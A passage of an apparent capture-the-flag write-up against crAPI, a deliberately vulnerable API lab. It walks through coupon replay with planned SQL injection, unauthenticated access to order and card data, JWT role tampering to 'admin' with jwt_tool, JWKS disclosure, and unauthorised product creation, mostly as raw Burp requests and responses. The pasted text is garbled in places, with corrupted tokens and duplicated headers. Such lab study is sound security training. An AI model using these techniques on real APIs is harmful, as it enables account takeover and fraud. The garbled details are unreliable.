| 1 POST /workshop/api/shop/apply_coupon HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 4 Accept: */* 5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost:8888/shop 8 Content-Type: application/json 9 Content-Length: 133 eyJhbGciOiJSUzI1NiJ9.eJzdwf1O1j0jeYmNr2XJAZXhhbXBsZS5jb20lCjyb2x1IjoidNlcIisImhdCIeMTV SN0UN0D0x0w2Xh0Wjoxjk1MTCSMjE4fQ_nwCEUaCl-4lk9s358d8Tm5t1H4HdJL65XYs1SJu013nak 60y16_KmcycKsg0WF6B5V_jcs1bmSV_x4aquerfKUGGU9UZB-n0bf1Rs5n2R2a0tVd0q2ejHk17Hm121j1zuSwxt ehnVg-2-m0v9Y9Uu0n0a0n0cGnHR4nMdL20VTF20k2rEx5hP0a2m1Yt01hx56-Z-CbcJCPaJx9shrh7 58C3nLzTIV0-aaARpHrHyeksl1zp)Kn1z15po080J00KVz0dOgyn13n6-HjZlyb35WRCh4gT6mfJ7jWm103-37_ _RmDw2phc0pdgd585aZQxN00 10 Content-Length: 37 11 Origin: http://localhost:8888 12 Sec-Fetch-Site: same-site 13 Connection: close 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 18 { "coupon_code": "TRAC075", "amount": 75 } | 1 HTTP/1.1 200 OK 2 Server: openresty/1.17.8.2 3 Date: Wed, 13 Sep 2023 05:41:41 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: POST, OPTIONS 7 Vary: origin, Cookie 8 access-control-allow-origin: * 9 X-Frame-Options: DENY 10 X-Content-Type-Options: nosniff 11 Referer-Policy: same-origin 12 Content-Length: 56 13 14 { "credit": 75.0, "message": "Coupon successfully applied!" } | Name Value Server openresty/1.17.8.2 > Date Wed, 13 Sep 2023 05:41:41 ... > Content-Type application/json > Connection close > Allow POST, OPTIONS > Vary origin, Cookie > access-control-allow-origin * > X-Frame-Options DENY > X-Content-Type-Options nosniff > Referer-Policy same-origin > Content-Length 56 > |

| Request | Response | Inspector |
|--|---|---|
| 1 POST /workshop/api/shop/apply_coupon HTTP/1.1 2 Host: localhost:8888 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 4 Accept: */* 5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 6 Accept-Encoding: gzip, deflate 7 Referer: http://localhost:8888/shop 8 Content-Type: application/json 9 Content-Length: 133 eyJhbGciOiJSUzI1NiJ9.eJzdwf1O1j0jeYmNr2XJAZXhhbXBsZS5jb20lCjyb2x1IjoidNlcIisImhdCIeMTV SN0UN0D0x0w2Xh0Wjoxjk1MTCSMjE4fQ_nwCEUaCl-4lk9s358d8Tm5t1H4HdJL65XYs1SJu013nak 60y16_KmcycKsg0WF6B5V_jcs1bmSV_x4aquerfKUGGU9UZB-n0bf1Rs5n2R2a0tVd0q2ejHk17Hm121j1zuSwxt ehnVg-2-m0v9Y9Uu0n0a0n0cGnHR4nMdL20VTF20k2rEx5hP0a2m1Yt01hx56-Z-CbcJCPaJx9shrh7 58C3nLzTIV0-aaARpHrHyeksl1zp)Kn1z15po080J00KVz0dOgyn13n6-HjZlyb35WRCh4gT6mfJ7jWm103-37_ _RmDw2phc0pdgd585aZQxN00 10 Content-Length: 37 11 Origin: http://localhost:8888 12 Sec-Fetch-Site: same-site 13 Connection: close 14 Sec-Fetch-Dest: empty 15 Sec-Fetch-Mode: cors 16 Sec-Fetch-Site: same-origin 17 18 { "coupon_code": "TRAC075", "amount": 75 } | 1 HTTP/1.1 400 Bad Request 2 Server: openresty/1.17.8.2 3 Date: Wed, 13 Sep 2023 06:04:30 GMT 4 Content-Type: application/json 5 Connection: close 6 Allow: POST, OPTIONS 7 Vary: origin, Cookie 8 access-control-allow-origin: * 9 X-Frame-Options: DENY 10 X-Content-Type-Options: nosniff 11 Referer-Policy: same-origin 12 Content-Length: 97 13 14 { "message": "TRAC075 Coupon code is already claimed by you!! Please try with another coupon code" } | Name Value Request attributes 2 <> Request query parameters 0 <> Request cookies 0 <> Request headers 15 <> Response headers 11 <> |

Now, let's try performing some iSQL attacks against this `coupon_code` value, our aim is to trick the DB into thinking that redeemed coupon `TRAC075` has not been redeemed.

——— TODO: ———

▼ Unauthenticated Access - Flag 🌸

Challenge 14 - Find an endpoint that does not perform authentication checks for a user.

AKA Broken Authentication, my first thought was to hunt for endpoints which may leak sensitive information such as PII. Therefore, from my experience with crAPI's API, I started some hAPI path emulating user activity and started to observe the results:

Intercept HTTP History WebSockets history ⚙ Proxy settings

Filter: Hiding out of scope items

| # | Time | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Comment | TLS | IP | Cook |
|-------|----------------------|-----------------------|--------|-----------------------------------|--------|--------|-------------|--------|-----------|-----------|---------------|-----------|-----|----|------|
| 36601 | 22:52:29 12 Sep 2023 | http://localhost:8888 | GET | /identity/api/v2/vehicle/vehicles | | | 200 | 819 | JSON | | 1-JWTs_0_JWEs | 127.0.0.1 | | | |
| 36602 | 22:52:31 12 Sep 2023 | http://localhost:8888 | GET | /workshop/api/shop/products | | | 200 | 465 | JSON | | 1-JWTs_0_JWEs | 127.0.0.1 | | | |
| 36603 | 22:52:33 12 Sep 2023 | http://localhost:8888 | GET | /workshop/api/shop/orders/all | | | 200 | 3434 | JSON | | 1-JWTs_0_JWEs | 127.0.0.1 | | | |
| 3670 | 22:52:44 12 Sep 2023 | http://localhost:8888 | GET | /workshop/api/shop/orders/3 | | | 200 | 861 | JSON | | 1-JWTs_0_JWEs | 127.0.0.1 | | | |
| 3671 | 22:53:44 12 Sep 2023 | http://localhost:8888 | GET | /workshop/api/shop/orders/3 | | | 200 | 3434 | JSON | | 1-JWTs_0_JWEs | 127.0.0.1 | | | |

Request

```
Pretty Raw Hex JSON Web Token
1 GET /workshop/api/shop/orders/3 HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/orders?order_id=3
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJIaTwkIjwvNnZXQAZXhhbxaZ55zb28lLc3ybx2lTjoiawN1ciIzsInhdCI6MTSN03N00x0CwXkhWtjXn1kIMTC5MjE40_nwEU1act-41K9s359bMtSM1H4hdJLbGSXySt53Uq13mak0y16_KmcYksqRf6BSV_jcsIMsv_x4a4utKUGpG092B-nobd1Rs5m2RA0tfvDq2Efekh17H12j1zu5xHg4el0204r-2-mwv9YB0uZpHdNHnCgNR4Wdb1J0BVFT20Kz6VexshpBa2ATYt0iEh5s-0CcJpAxJx0h7-5RCs-217Vn_a5w4Rhprnyxs1spjKnz15po8000RKvd6gyn13n-6-jNjLy03wRCm4gT6mJtjWh183-37_Rgd0xphc9pdg5852a3o90Q
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15
16
```

Response

```
Pretty Raw Hex Render
1 {"order": {
2   "id": 3,
3   "user": {
4     "email": "hacker@example.com",
5     "number": "1111111112"
6   },
7   "product": {
8     "id": 1,
9     "name": "Seat",
10    "price": "18.00",
11    "image_url": "images/seat.svg"
12  },
13  "quantity": 1,
14  "status": "return pending",
15  "transaction_id": "d0d0a7f5-917b-42a9-889e-99b33b65bc7c",
16  "created_on": "2023-09-07T06:44:07.677684",
17  },
18  "payment": {
19    "transaction_id": "d0d0a7f5-917b-42a9-889e-99b33b65bc7c",
20    "order_id": 3,
21    "amount": 18,
22    "paid_on": "2023-09-07T06:44:07.677684",
23    "card_number": "2000000000000283",
24    "card_owner_name": "Hacking Crap!",
25    "card_type": "MasterCard",
26    "card_expiry": "09/2030",
27    "currency": "USD"
28  }
29}
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
```

See more ▾

Inspector

Selection 466 (0x1d2) ▾

Selected text

```
eyJhbGciOiJIaTwkIjwvNnZXQAZXhhbxaZ55zb28lLc3ybx2lTjoiawN1ciIzsInhdCI6MTSN03N00x0CwXkhWtjXn1kIMTC5MjE40_nwEU1act-41K9s359bMtSM1H4hdJLbGSXySt53Uq13mak0y16_KmcYksqRf6BSV_jcsIMsv_x4a4utKUGpG092B-nobd1Rs5m2RA0tfvDq2Efekh17H12j1zu5xHg4el0204r-2-mwv9YB0uZpHdNHnCgNR4Wdb1J0BVFT20Kz6VexshpBa2ATYt0iEh5s-0CcJpAxJx0h7-5RCs-217Vn_a5w4Rhprnyxs1spjKnz15po8000RKvd6gyn13n-6-jNjLy03wRCm4gT6mJtjWh183-37_Rgd0xphc9pdg5852a3o90Q
See more ▾
```

Request attributes 2 ▾

Request headers 13 ▾

Response headers 10 ▾

| Name | Value |
|------------------------|-------------------------------|
| Server | openresty/1.17.8.2 |
| Date | Wed, 13 Sep 2023 05:52:34 ... |
| Content-Type | application/json |
| Connection | close |
| Allow | GET, POST, PUT, HEAD, OP... |
| Vary | origin, Cookie |
| X-Frame-Options | DENY |
| X-Content-Type-Options | nosniff |
| Referrer-Policy | same-origin |
| Content-Length | 559 |

As a path of interest, this was interestingly and the first API endpoint that I tested, I sent to Burp Repeater and stripped the JWT token to remove any kind of bearer authentication. This was successful and the API endpoint is being leaked without a requirement for token authentication:

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF JWT Editor ⚙ Settings

Send ⌂ Cancel ⌂ < ⌂ > ⌂

Request

```
Pretty Raw Hex JSON Web Token
1 GET /workshop/api/shop/orders/3 HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/orders?order_id=3
8 Content-Type: application/json
9 DNT: 1
10 Connection: close
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14
15
```

Response

```
Pretty Raw Hex Render
1 {"order": {
2   "id": 3,
3   "user": {
4     "email": "hacker@example.com",
5     "number": "1111111112"
6   },
7   "product": {
8     "id": 1,
9     "name": "Seat",
10    "price": "18.00",
11    "image_url": "images/seat.svg"
12  },
13  "quantity": 1,
14  "status": "return pending",
15  "transaction_id": "d0d0a7f5-917b-42a9-889e-99b33b65bc7c",
16  "created_on": "2023-09-07T06:44:07.677684",
17  },
18  "payment": {
19    "transaction_id": "d0d0a7f5-917b-42a9-889e-99b33b65bc7c",
20    "order_id": 3,
21    "amount": 18,
22    "paid_on": "2023-09-07T06:44:07.677684",
23    "card_number": "2000000000000283",
24    "card_owner_name": "Hacking Crap!",
25    "card_type": "MasterCard",
26    "card_expiry": "09/2030",
27    "currency": "USD"
28  }
29}
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
```

Inspector

Request attribute 2 ▾

Request query parameters 0 ▾

Request body parameters 0 ▾

Request cookies 0 ▾

Request headers 12 ▾

Response headers 10 ▾

| Name | Value |
|------------------------|-------------------------------|
| Server | openresty/1.17.8.2 |
| Date | Wed, 13 Sep 2023 05:52:34 ... |
| Content-Type | application/json |
| Connection | close |
| Allow | GET, POST, PUT, HEAD, OP... |
| Vary | origin, Cookie |
| X-Frame-Options | DENY |
| X-Content-Type-Options | nosniff |
| Referrer-Policy | same-origin |
| Content-Length | 559 |

This is also true only for the `GET` method as you can see when I tried to send a manipulated HTTP `PUT` request, emulating an order takeover:

The screenshot shows a browser-based proxy tool interface. The request pane contains a PUT request to '/shop/orders/3' with various headers and a JSON payload. The response pane shows a 401 Unauthorized response with a JSON body containing the message 'JWT Token required!'. The inspector pane on the right displays the selected text and the request headers.

```

Request
Pretty Raw Hex
1 PUT /shop/orders/3 HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-Ca,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/orders?order_id=3
8 Content-Type: application/json
9 DNT: 1
10 Connection: close
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Content-Length: 558
15
16 {
    "order": {
        "id": 3,
        "user": {
            "email": "ayemail@example.com",
            "number": "22222222"
        },
        "product": {
            "id": 1,
            "name": "Seat",
            "price": "10.00",
            "image_url": "images/seat.svg"
        },
        "quantity": 1,
        "status": "return pending",
        "transaction_id": "0d08a7f5-917b-42a9-889e-99b33b65bc7c",
        "created_on": "2023-09-07T06:44:07.677684"
    },
    "payment": {
        "transaction_id": "0d08a7f5-917b-42a9-889e-99b33b65bc7c",
        "order_id": 3,
        "amount": "2023-09-07T06:44:07.677684",
        "paid_on": "2023-09-07T06:44:07.677684",
        "card_number": "XXXXXXXXXXXX0233",
        "card_owner_name": "Hacking Crapi",
        "card_type": "MasterCard",
        "card_expiry": "09/2030",
        "currency": "USD"
    }
}

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Server: openresty/1.17.8.2
3 Date: Wed, 13 Sep 2023 06:10:13 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, PUT, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referer-Policy: same-origin
11 Content-Length: 33
12
13 [
    "message": "JWT Token required!"
]

```

This vulnerability is not limited to one endpoint, this is just one example.

▼ JWT Vulnerabilities - TODO

Challenge 15 - Find a way to forge valid JWT Tokens

Instantly here, I pivot to using the good old JWT Tool

```
jwt_tool master % python3 jwt_tool.py eyJhbGciOiJSUzI1NiJ9eyJzdWIiOiJyYWRXZXJAZXhhBxBsZS5jb20iLCJyb2xlijoidXNlciiSImhdCI6MTY5NDQmTEZn
```

Looking at my output, the "JOT" token associates a `role` with the bearer token (current value = "`user`"):

```
Token payload values:
[+] sub = "hacker@example.com"
[+] role = "user"
[+] iat = 1694401133    ==> TIMESTAMP = 2023-09-10 19:58:53 (UTC)
[+] exp = 1695060533    ==> TIMESTAMP = 2023-09-17 19:58:53 (UTC)
```

The screenshot shows the JWT Tool interface. It displays a forged JWT token and its decoded values. The decoded token shows the following fields:

- Token header values: alg = "HS256"
- Token payload values: sub = "hacker@example.com", role = "user", iat = 1694401133 (TIMESTAMP: 2023-09-10 19:58:53), exp = 1695060533 (TIMESTAMP: 2023-09-17 19:58:53)
- Seen timestamps: iat was seen, exp is later than iat by: 7 days, 0 hours, 0 mins
- JWT common timestamps: iat = IssuedAt, exp = Expires, nbf = NotBefore

Using the `-T` parameter, let's tamper with the values:

```
jwt_tool master % python3 jwt_tool.py -T eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYwNrZXJAZXhhBxBsZS5jb20iLCJyb2xlijoiXNlcisImlhCI6MTY5NDQwM1
```

The screenshot shows the jwt_tool interface with a tampered JWT token. The token header values are:

- [+] alg = "HS256"
- [x] *ADD A VALUE*
- [x] *DELETE A VALUE*
- [x] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Token payload values:

- [x] sub = "hackerexample.com"
- [x] role = "user"
- [x] iat = 1694408133 == TIMESTAMP = 2023-09-10 19:58:53 (UTC)
- [x] exp = 1695089333 == TIMESTAMP = 2023-09-17 19:58:53 (UTC)
- [x] *ADD A VALUE*
- [x] *DELETE A VALUE*
- [x] *UPDATE A TIMESTAMP*
- [x] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Current value of role is: user
Please enter new value and hit ENTER
> admin

- [x] sub = "hackerexample.com"
- [x] role = "admin"
- [x] iat = 1694408133 == TIMESTAMP = 2023-09-10 19:58:53 (UTC)
- [x] exp = 1695089333 == TIMESTAMP = 2023-09-17 19:58:53 (UTC)
- [x] *ADD A VALUE*
- [x] *DELETE A VALUE*
- [x] *UPDATE A TIMESTAMP*
- [x] Continue to next step

Please select a field number:
(or 0 to Continue)
> 0

Signature unchanged - no signing method specified (- or -X)
jwttool_05dec215452183b1c96eacf2ecf7 - Tampered token:
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYwNrZXJAZXhhBxBsZS5jb20iLCJyb2xlijoiYwRtaW4iLCJpYXQiOjE20TQ0MDExMzMlsImV4cCI6MTY5NTAwNTkzM30.FRvn0_r0sq...

My new JWT token is:

```
eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJoYwNrZXJAZXhhBxBsZS5jb20iLCJyb2xlijoiYwRtaW4iLCJpYXQiOjE20TQ0MDExMzMlsImV4cCI6MTY5NTAwNTkzM30.FRvn0_r0sq...
```

The screenshot shows the jwt_tool interface with the new tampered JWT token. The token header values are:

- [+] alg = "HS256"
- [x] *ADD A VALUE*
- [x] *DELETE A VALUE*
- [x] Continue to next step

Token payload values:

- [x] sub = "hackerexample.com"
- [x] role = "admin"
- [x] iat = 1694408133 == TIMESTAMP = 2023-09-10 19:58:53 (UTC)
- [x] exp = 1695089333 == TIMESTAMP = 2023-09-17 19:58:53 (UTC)
- [x] *ADD A VALUE*
- [x] *DELETE A VALUE*
- [x] *UPDATE A TIMESTAMP*
- [x] Continue to next step

JWT common timestamps:
iat = Was seen
exp = Expires
nbf = NotBefore

Now we want to try and find an API endpoint which returns the “`role: <user>`” etc. Let's try the dashboard homepage `GET /identity/api/v2/user/dashboard HTTP/1.1`:

Target: http://localhost:8888 / HTTP/1.1

| Request | Response |
|--|---|
| Pretty Raw Hex | Pretty Raw Hex Render |
| 1 GET /identity/api/v2/user/dashboard HTTP/1.1 | HTTP/1.1 200 OK |
| 2 Host: localhost:8888 | Content-Type: application/json |
| 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 | Content-Length: 1000 |
| 4 Accept: */* | Cache-Control: no-store, no-cache, must-revalidate, private |
| 5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 | Connection: close |
| 6 Accept-Encoding: gzip, deflate | Content-Security-Policy: frame-ancestors 'self' |
| 7 Referer: http://localhost:8888/dashboard | Date: Mon, 13 Nov 2023 10:00:00 GMT |
| 8 Content-Type: application/json | Server: Apache |
| 9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJwdjI0LjwMyRzJAX2KhBxZS5jzb281LCjy2x1joxidXN1ciIsImhdI6MTYNSQd0MwTEzIyMzI2hWjoxN1KmDA010MzF0.FrnV0_n0s4qjEx1L2b7sBlOp3ntsYgMf_ZD2y3aNYH-46c0HnTDX9XbknosF10UjyhrzTqKyXbzUoBYNSM3ADK0_TmrAy0Jx4y9nH0qSpI6FHSbD0n9z82b500Wj8yqxIDYLReFwLJ210FuqYGCjyH15-A0X1j4CehGWMM01lqb_A0Qhpn0jkjMk87yPIyE0LejtemrxewC7LjsPOBqFsyaWjx-H3skPjgOJ-jNvDf501BfFq0 | Content-Type: application/json |
| 10 DNT: 1 | Content-Encoding: gzip |
| 11 Connection: close | Content-Type: application/json |
| 12 Sec-Fetch-Dest: empty | Content-Length: 1000 |
| 13 Sec-Fetch-Mode: none | Content-Security-Policy: frame-ancestors 'self' |
| 14 Sec-Fetch-Site: same-origin | Content-Type: application/json |
| 15 | Content-Length: 1000 |
| 16 | Content-Type: application/json |

No 🎲, maybe we need to look at hitting another `admin`-esq endpoint

Interesting, our crawl audit of cRAPI has shown API endpoint `GET /.well-known/jwks.json` `HTTP/1.1` which exposes a `jwks` file:

```
{ "keys": [ { "kty": "RSA", "e": "AQAB", "use": "sig", "kid": "MKMzKDenUfuDF2byYowDj7tW50x6XG4Y1THTEGScRg8", "alg": "RS256", "n": "szKrc
```



The screenshot shows the JWT Tool's "Contents" tab with a list of URLs. One URL, <http://localhost:8888/.well-known/jwks.json>, is selected. The "Issues" tab shows a single entry: "Json Web Key Set disclosed". The "Inspector" tab displays the raw HTTP request and response. The request is a GET to <http://localhost:8888/.well-known/jwks.json>. The response is a JSON object representing a JWKS.

"The JSON Web Key Set (JWKS) is a set of keys containing the public keys used to verify any JSON Web Token (JWT) issued by the Authorization Server and signed using the RS256 [signing algorithm](#)."

Again, the JWT Tool features a handy flag we can use here:

```
-jw JWKSFILE, --jwksfile JWKSFILE
      JSON Web Key Store for Asymmetric crypto
```

First, let's save the `jwksfile` locally and interpret with `jq`:

```
jwt_tool master % cat ./crapi-jwksfile.txt
{
  "keys": [
    {
      "kty": "RSA",
      "e": "AQAB",
      "use": "sig",
      "kid": "MKMZkDenUfuDF2byYowDj7tW50x6XG4Y1THTEGScRg8",
      "alg": "RS256",
      "n": "sZKrGYjaS7Bk0-wa0cupoGY6BQjixJkg1UiTT278Nb1CSnBrw5_cmFuWFFPpgRxabBzBjwJaUjnQrlgTLXnRRItM9SR0884cExn-s4Uc8qwK6pev63qb8no6aC"
    }
  ]
}
```

— TODO —

▼ << 2 secret challenges >> - 50% TODO

1. `POST` request to </workshop/api/shop/products> [HTTP/1.1](#) for arbitrary products:

One strange thing I noticed during hAPI path from the `HTTP Headers` bAPP extension is that </workshop/api/shop/products> [HTTP/1.1](#) endpoint allows the `POST` method. Let's try abuse this!

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper Add & Track Custom Issues IP Rotate Autowasp Bypass WAF Semgrepper ⚙ Settings

Filter: Hiding out of scope items

| # | Time | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Comment | TLS | IP | Cook |
|-------|----------------------|-----------------------|--------|---|--------|--------|-------------|--------|-----------|-----------|----------------|-----------|-----|----|------|
| 63672 | 22:53:48 12 Sep 2023 | http://localhost:8888 | GET | /workshop/api/shop/products | | | 200 | 465 | JSON | | 1.JWTs, 0.JWEs | 127.0.0.1 | | | |
| 63674 | 22:53:50 12 Sep 2023 | http://localhost:8888 | GET | /identity/api/v2/user/dashboard | | | 200 | 698 | JSON | | 1.JWTs, 0.JWEs | 127.0.0.1 | | | |
| 63675 | 22:53:51 12 Sep 2023 | http://localhost:8888 | GET | /identity/api/v2/vehicle/vehicles | | | 200 | 819 | JSON | | 1.JWTs, 0.JWEs | 127.0.0.1 | | | |
| 63683 | 22:53:52 12 Sep 2023 | http://localhost:8888 | GET | /identity/api/v2/user/dashboard | | | 200 | 698 | JSON | | 1.JWTs, 0.JWEs | 127.0.0.1 | | | |
| 63684 | 22:53:52 12 Sep 2023 | http://localhost:8888 | GET | /identity/api/v2/vehicle/vehicles | | | 200 | 819 | JSON | | 1.JWTs, 0.JWEs | 127.0.0.1 | | | |
| 63687 | 22:53:52 12 Sep 2023 | http://localhost:8888 | GET | /community/api/v2/community/posts/recent | | | 200 | 1308 | JSON | | 1.JWTs, 0.JWEs | 127.0.0.1 | | | |
| 63688 | 22:53:52 12 Sep 2023 | http://localhost:8888 | GET | /static/media/default_profile_pic_24d66f2.png | | | 200 | 22107 | PNG | png | | 127.0.0.1 | | | |
| 63689 | 22:53:54 12 Sep 2023 | http://localhost:8888 | GET | /community/api/v2/community/posts/euNC2stGJSjQNWhF... | | | 200 | 680 | JSON | | 1.JWTs, 0.JWEs | 127.0.0.1 | | | |
| 63700 | 23:16:30 12 Sep 2023 | http://localhost:8888 | GET | /workshop/api/shop/products | | | 200 | 465 | JSON | | POST | 127.0.0.1 | | | |
| 63701 | 23:16:30 12 Sep 2023 | http://localhost:8888 | GET | /identity/api/v2/user/dashboard | | | 200 | 698 | JSON | | | 127.0.0.1 | | | |
| 63703 | 23:16:30 12 Sep 2023 | http://localhost:8888 | GET | /identity/api/v2/vehicle/vehicles | | | 200 | 819 | JSON | | | 127.0.0.1 | | | |
| 63725 | 23:16:31 12 Sep 2023 | http://localhost:8888 | GET | /workshop/api/shop/products | | | 200 | 465 | JSON | | POST | 127.0.0.1 | | | |

Request

```
Pretty Raw Hex
1 GET /workshop/api/shop/products HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: */*
5 Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost:8888/shop
8 Content-Type: application/json
9 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9eyJwdIi0joYWnrZXJAZXhbXBsZ55jb20iLCJyb2xIijojdXNlcIisImIhdCI6MTY5NDU3NDQxOCWizXhwIjoxNjk1MtcSMjE4Q.nwcUIacl-4lKa9s350dBtMsSTih34HdjLbgSXyStSJuq13mak6y16_KmcyKsqRWF6BzSV_JnUk1HtCMjE4Q.nwcEUiacl-4lKa9s350dBtMsSTih34HdjLbgSXyStSJuq13mak6y16_KmcyKsqRWF6BzSV_...a4qutKUGPQ92A0tfvDq2Ejhk17HH12ijlzuSxHgeh02r4b-2-mwDV9yBUuZMNd6NhCgNr4W4MdbL2DVBTF26WzR6VexShP0a2mATy0iExh56-CBcJCpaJX9ohr750C3mLzI7IVq_a5wArhprryEks1zpKnz1po80U00KVzdeDgyn13nG-NjZly035wRCm4gT6mfJtWH183-37_RpMd2phc90pdG5B5aZqXNQ0
10 DNT: 1
11 Connection: close
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Content-Length: 300
16
17 {
  "products": [
    {
      "id":1,
      "name":"Seat",
      "price":"10.00",
      "image_url":"images/seat.svg"
    },
    {
      "id":2,
      "name":"Wheel",
      "price":"10.00",
      "image_url":"images/wheel.svg"
    },
    {
      "id":3,
      "name":"GangGreenTemperTatum",
      "price":"100000.00",
      "image_url":"https://avatars.githubusercontent.com/u/104169244?v=4"
    }
  ],
  "credit":100.0
}
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: openresty/1.17.8.2
3 Date: Wed, 13 Sep 2023 06:16:31 GMT
4 Content-Type: application/json
5 Connection: close
6 Allow: GET, POST, HEAD, OPTIONS
7 Vary: origin, Cookie
8 X-Frame-Options: DENY
9 X-Content-Type-Options: nosniff
10 Referrer-Policy: same-origin
11 Content-Length: 168
12
13 {
  "products": [
    {
      "id":1,
      "name":"Seat",
      "price":"10.00",
      "image_url":"images/seat.svg"
    },
    {
      "id":2,
      "name":"Wheel",
      "price":"10.00",
      "image_url":"images/wheel.svg"
    },
    {
      "id":3,
      "name":"GangGreenTemperTatum",
      "price":"100000.00",
      "image_url":"https://avatars.githubusercontent.com/u/104169244?v=4"
    }
  ],
  "credit":75.0
}
```

Inspector

This seems to show that the application is allowing input for addition of products but requires a slightly different data format:

Dashboard Target Proxy **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Autorize Reshaper

Send ⚙ Cancel < ▾ > ▾

| # | Time | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title | Comment | TLS | IP | Cook |
|----|--|------|--------|-----|--------|--------|-------------|--------|-------------|-----------|-------|---------|-----|----|------|
| 1 | POST /workshop/api/shop/products HTTP/1.1 | | | | | | 1 | 400 | Bad Request | | | | | | |
| 2 | Host: localhost:8888 | | | | | | 2 | | | | | | | | |
| 3 | User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/117.0 | | | | | | 3 | | | | | | | | |
| 4 | Accept: */* | | | | | | 4 | | | | | | | | |
| 5 | Accept-Language: en-CA,en-US;q=0.7,en;q=0.3 | | | | | | 5 | | | | | | | | |
| 6 | Accept-Encoding: gzip, deflate | | | | | | 6 | | | | | | | | |
| 7 | Referer: http://localhost:8888/shop | | | | | | 7 | | | | | | | | |
| 8 | Content-Type: application/json | | | | | | 8 | | | | | | | | |
| 9 | Authorization: Bearer eyJhbGciOiJSUzI1NiJ9eyJwdIi0joYWnrZXJAZXhbXBsZ55jb20iLCJyb2xIijojdXNlcIisImIhdCI6MTY5NDU3NDQxOCWizXhwIjoxNjk1MtcSMjE4Q.nwcUIacl-4lKa9s350dBtMsSTih34HdjLbgSXyStSJuq13mak6y16_KmcyKsqRWF6BzSV_JnUk1HtCMjE4Q.nwcEUiacl-4lKa9s350dBtMsSTih34HdjLbgSXyStSJuq13mak6y16_KmcyKsqRWF6BzSV_...a4qutKUGPQ92A0tfvDq2Ejhk17HH12ijlzuSxHgeh02r4b-2-mwDV9yBUuZMNd6NhCgNr4W4MdbL2DVBTF26WzR6VexShP0a2mATy0iExh56-CBcJCpaJX9ohr750C3mLzI7IVq_a5wArhprryEks1zpKnz1po80U00KVzdeDgyn13nG-NjZly035wRCm4gT6mfJtWH183-37_RpMd2phc90pdG5B5aZqXNQ0 | | | | | | 9 | | | | | | | | |
| 10 | DNT: 1 | | | | | | 10 | | | | | | | | |
| 11 | Connection: close | | | | | | 11 | | | | | | | | |
| 12 | Sec-Fetch-Dest: empty | | | | | | 12 | | | | | | | | |
| 13 | Sec-Fetch-Mode: cors | | | | | | 13 | | | | | | | | |
| 14 | Sec-Fetch-Site: same-origin | | | | | | 14 | | | | | | | | |
| 15 | Content-Length: 300 | | | | | | 15 | | | | | | | | |
| 16 | | | | | | | 16 | | | | | | | | |
